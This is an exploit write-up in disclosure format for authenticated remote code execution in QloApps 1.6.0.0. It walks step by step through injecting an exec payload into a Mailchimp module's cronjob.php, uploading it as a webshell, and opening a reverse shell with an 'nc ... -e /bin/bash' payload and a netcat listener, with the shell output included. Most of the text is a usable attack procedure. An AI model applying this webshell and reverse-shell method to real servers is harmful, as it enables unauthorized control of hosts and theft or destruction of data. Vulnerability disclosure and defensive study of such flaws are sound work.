

# Exploit Title: Remote code execution Vulnerability in QloApps (version 1.6.0.0)  
# Vendor Homepage: <https://qloapps.com/>  
# Software Link: <https://github.com/Qloapps/QloApps>  
# Version: 1.6.0.0  
# Tested on: Linux kali 6.6.9-amd64, Apache/2.4.18  
# Issue discovered: 24 Jun 2024  
# CVE obtained: Not yet  
# Vendor notified: 24 Jun 2024  
# Vendor acknowledgement received: 25 Jun 2024  
# Public disclosure: Not yet  
# Platform: PHP  
# Severity: 7.2(High)  
# CVSS3:CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

## Vulnerability Details

A remote code execution (RCE) attack allow an attacker run code on a computer. The ability to execute code could lead to deploying additional malware or stealing sensitive data or even harm the server. The remote code execution was discover while the application was being checked in the administrator panel, in the section "Modules and services" where is possible to upload a modified module like "mailchimp-for-prestashop", this allowed to evade the php file upload restriction and get a remote code execution by modifying the file "cronjob.php" and accessing to it through the web server.

## Proof of concept (PoC) :

Fistly the attacker have to download the module "<https://addons.prestashop.com/en/newsletter-sms/26957-mailchimp-for-prestashop.html>" and add the payload "echo exec('whoami');" in the file "cronjob.php" like is shown below.


Location: /mailchimppro/			
Name	Size	Type	Date Modified
config	1.8 kB	Folder	
controllers	160.8 kB	Folder	
src	255.8 kB	Folder	
upgrade	12.4 kB	Folder	
vendor	246.0 kB	Folder	
views	648.5 kB	Folder	
.htaccess	390 bytes	Unknown	31 May 2024, 08:41
CHANGELOG.md	8.3 kB	Markdown ...	31 May 2024, 08:41
cronjob.php	752 bytes	PHP script	25 June 2024, 00:33
error_log	0 bytes	Unknown	31 May 2024, 08:41
index.php	1.3 kB	PHP script	31 May 2024, 08:41
logo.png	43.5 kB	PNG image	31 May 2024, 08:41
mailchimppro.php	72.1 kB	PHP script	31 May 2024, 08:41
README.md	2.6 kB	Markdown ...	31 May 2024, 08:41

```


11 *
12 * Do not edit or add to this file
13 * If you need help please contact leo@prestachamps.com
14 *
15 * @author Mailchimp
16 * @copyright Mailchimp
17 * @license commercial
18 */
19
20
21 // outputs the username that owns the running php/httpd process
22 // (on a system with the "whoami" executable in the path)
23 echo exec('whoami');|
24
25
26 $_SERVER['REQUEST_METHOD'] = 'POST';
27 $_GET['fc'] = 'module';
28 $_GET['module'] = 'mailchimppro';
29 $_GET['controller'] = 'cronjob';
30 $_GET['php_cron_call'] = '1';
31

```


Now the module has to be uploaded in the QloApps application, this can be done login as administrator in de admin panel and then go to "Modules and Services" -> "Manage Modules" -> "Add a new module" like is shown in the images below.




In this step the modified module has to be uploaded.



Once the module is chosen, clic on the “Upload and install this module” and wait for teh installation.



A window like this will show up, clic in the options "proceed with the installation" and the module would be correctly installed.




To discover the correct path where the module is stored, do a right clic over the picure of the module, this will show teh icon of the module with its correct path



Now the webshell can be accessed replacing the "logo.png" by cronjob.php, in this way any administrator of Qloapps can get a remote code


execution

URL: <http://localhost/QloApps/modules/mailchimppro/cronjob.php>



## Revershell

A revershell can be achieved just adding the payload `exec("nc <ip_listen> <your_port> -e /bin/bash");`.



Now the netcat has to be set up with the command `nc -nlvp <listening_port>`

```
(kali@kali)-[/opt/lampp/htdocs/QloApps/modules]
$ nc -nlvp 8888
listening on [any] 8888 ...
```

In this step the modified module has to be uploaded.

Once the module is chosen, clic on the "Upload and install this module" and wait for teh installation.

#### ADD A NEW MODULE



The module must either be a Zip file (.zip) or a tarball file (.tar, .tar.gz, .tgz).

Module file



v3.0.16-mailchimppro.zip



Choose a file



Upload and install this module

A window like this will show up, clic in the options "proceed with the installation" and the module would be correctly installed.



### Do you want to install this module that could not be verified by QloApps?

This generally happens when the module isn't distributed through our official marketplace, QloApps Addons - or when your server failed to communicate with QloApps Addons.



mailchimp

Module

Mailchimp

Author

Mailchimp


Proceed with the installation

Back to modules list



Since you may not have downloaded this module from QloApps Addons, we cannot assert that the module is not adding some undisclosed functionalities. We advise you to install it only if you trust the source of the content. [What's the risk?](#)

The revershell can be execute visiting the url got previously(<http://localhost/QloApps/modules/mailchimppro/cronjob.php>)



The connection from the QloApps will create an interactive shell to the attacker's machine.

```
(kali@kali)-[/opt/lampp/htdocs/QloApps/modules]
$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 33024
ls -la
total 180
drwxr-xr-x  8 daemon daemon 4096 Jun 26 02:06 .
drwxr-xr-x 62 daemon daemon 4096 Jun 26 01:56 ..
-rw-r--r--  1 daemon daemon 8305 Jun 26 01:56 CHANGELOG.md
drwxr-xr-x  2 daemon daemon 4096 Jun 25 00:34 config
-rw-rw-r--  1 daemon daemon  452 Jun 26 01:56 config.xml
drwxr-xr-x  4 daemon daemon 4096 Jun 25 00:34 controllers
-rw-r--r--  1 daemon daemon  670 Jun 26 02:06 cronjob.php
-rw-r--r--  1 daemon daemon    0 Jun 26 01:56 error_log
-rw-r--r--  1 daemon daemon  390 Jun 26 01:56 .htaccess
-rw-r--r--  1 daemon daemon 1269 Jun 26 01:56 index.php
-rw-r--r--  1 daemon daemon 43452 Jun 26 01:56 logo.png
-rw-r--r--  1 daemon daemon 72109 Jun 26 01:56 mailchimppro.php
-rw-r--r--  1 daemon daemon 2574 Jun 26 01:56 README.md
drwxr-xr-x  3 daemon daemon 4096 Jun 25 00:34 src
drwxr-xr-x  2 daemon daemon 4096 Jun 25 00:34 upgrade
drwxr-xr-x  5 daemon daemon 4096 Jun 25 00:34 vendor
drwxr-xr-x  6 daemon daemon 4096 Jun 25 00:34 views
pwd
/opt/lampp/htdocs/QloApps/modules/mailchimp
```

- **Impact:** An attacker can access to a remote server to affect the production of a server, getting, deleting or modifying the data store on it, this could lead in an important impact to the company's reputation, economy and service